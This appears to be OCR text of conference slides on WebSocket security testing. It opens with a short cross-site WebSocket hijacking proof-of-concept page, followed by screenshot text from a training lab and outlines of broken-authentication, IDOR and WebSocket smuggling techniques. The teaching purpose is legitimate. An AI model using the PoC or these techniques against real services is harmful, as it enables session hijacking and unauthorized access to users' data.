
```
<!DOCTYPE HTML>
<html>
   <head>
      <script type = "text/javascript">
         function WebSocketConnect() {
            var params = new URLSearchParams(window.location.search);

            if ("WebSocket" in window) {
               var ws = new WebSocket("wss://example.com");
               ws.onopen = function() {
                  data = "READY";
                  ws.send(data);
               };

               ws.onmessage = function (evt) {
                  var received_msg = evt.data;
                  document.getElementById("demo").innerHTML = document.getElementById("demo").innerHTML + '\n' + received_msg;

               };

               ws.onclose = function() {
                  alert("Connection is closed...");
               };
            } else {
               alert("WebSocket NOT supported by your Browser!");
            }
         }
      </script>
   </head>
   <body>
        <script>WebSocketConnect()</script>
        <h2>Received:</h2>
        <textarea cols="140" rows="50" id="demo"></textarea>
   </body>
</html>
```


Applications
Places
Firefox ESR
Fri 10:44
Burp Suite Professional v2.1.04 - Temporary Project - licensed to Mikhail Egorov [single user license]
Burp Project Intruder Repeater Window Help Param Miner
cswsh.html
File Edit Search Options Help
Manipulating WebSocket messages to exploit vulnerabilities - Mozilla Firefox (Private Browsing)
File Edit View History Bookmarks Tools Help
Manipulating WebSocket
Problem loading page
/tmp/cswsh.html
https://ac181f151e58e7a0806ccda400a8001f.web-security-academy.net/chat
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
WEB SECURITY ACADEMY
Manipulating WebSocket messages to exploit vulnerabilities
Back to lab description
LAB
Not solved
Live chat
CONNECTED: -- Now chatting with Hal Pline --
Your message:
Send

Authentication / IDOR issues

Authentication

- WebSocket protocol doesn't offer authentication
- Developers have to roll out their own AuthN 
- It's secure to check AuthN only during handshake
- Common secure implementations
  - Session cookies
  - Tokens

Broken authentication – Case 1

- Some ID / GUID is required in Upgrade request
  - Guess ID
  - Leak GUID (minor IDOR, …)

Broken authentication – Case 2

- No authentication during handshake step
- Some ID / GUID required in API messages
  - Guess ID
  - Leak GUID (minor IDOR, …)

Broken authentication – Case 2


- Exposing GraphQL subscriptions w/o AuthN
  - https://github.com/righettod/poc-graphql#subscriptions-websocket-endpoint-default-enabling
  - Path /subscriptions

Insecure Direct Object Reference issues


- Strong authentication during handshake step
- Some ID / GUID required in API messages
  - Guess ID
  - Leak GUID (minor IDOR, …)

Smuggling through WebSocket


Reverse proxying WebSocket connection




Reverse proxying WebSocket connection



Reverse proxying WebSocket connection



Reverse proxying WebSocket connection



